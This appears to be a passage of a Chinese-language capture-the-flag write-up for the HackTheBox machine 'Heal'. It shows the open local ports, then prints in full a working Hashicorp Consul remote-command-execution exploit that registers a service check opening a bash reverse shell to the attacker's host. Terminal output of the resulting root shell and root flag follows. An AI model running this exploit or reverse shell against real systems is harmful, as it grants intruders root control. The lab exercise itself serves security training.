```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8300          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8301          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8302          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8600          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8500          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8503          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


3000 => http://heal.htb

8500 =>新的網站



版本：Consul v1.19.2

疑似有RCE漏洞



内文：

```
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution
via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul

import requests, sys

if len(sys.argv) < 6:
    print(f"\n[\033[1;31m-\033[1;37m] Usage: python3 {sys.argv[0]} <rhost>
<rport> <lhost> <lport> <acl_token>\n")
    exit(1)

target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}"}
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash
-i >& /dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s",
"Timeout": "864000s"}, "ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, headers=headers, json=json)
    print("\n[\033[1;32m+\033[1;37m] Request sent successfully, check your
listener\n")
except:
    print("\n[\033[1;31m-\033[1;37m] Something went wrong, check the
connection and try again\n")
```

可轉成python

```
┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# python3 51117.py 127.0.0.1 8500 10.10.14.4 9200

[-] Usage: python3 51117.py <rhost> <rport> <lhost> <lport> <acl_token>


┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# python3 51117.py 127.0.0.1 8500 10.10.14.4 9200 2

[+] Request sent successfully, check your listener
```

取得root並獲取root flag

```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.46] 51300
bash: cannot set terminal process group (20463): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@heal:/# whoami
whoami
root
root@heal:/# cat /root/root.txt
cat /root/root.txt
0878f8668b641780733471a94d9bcffc
root@heal:/#
```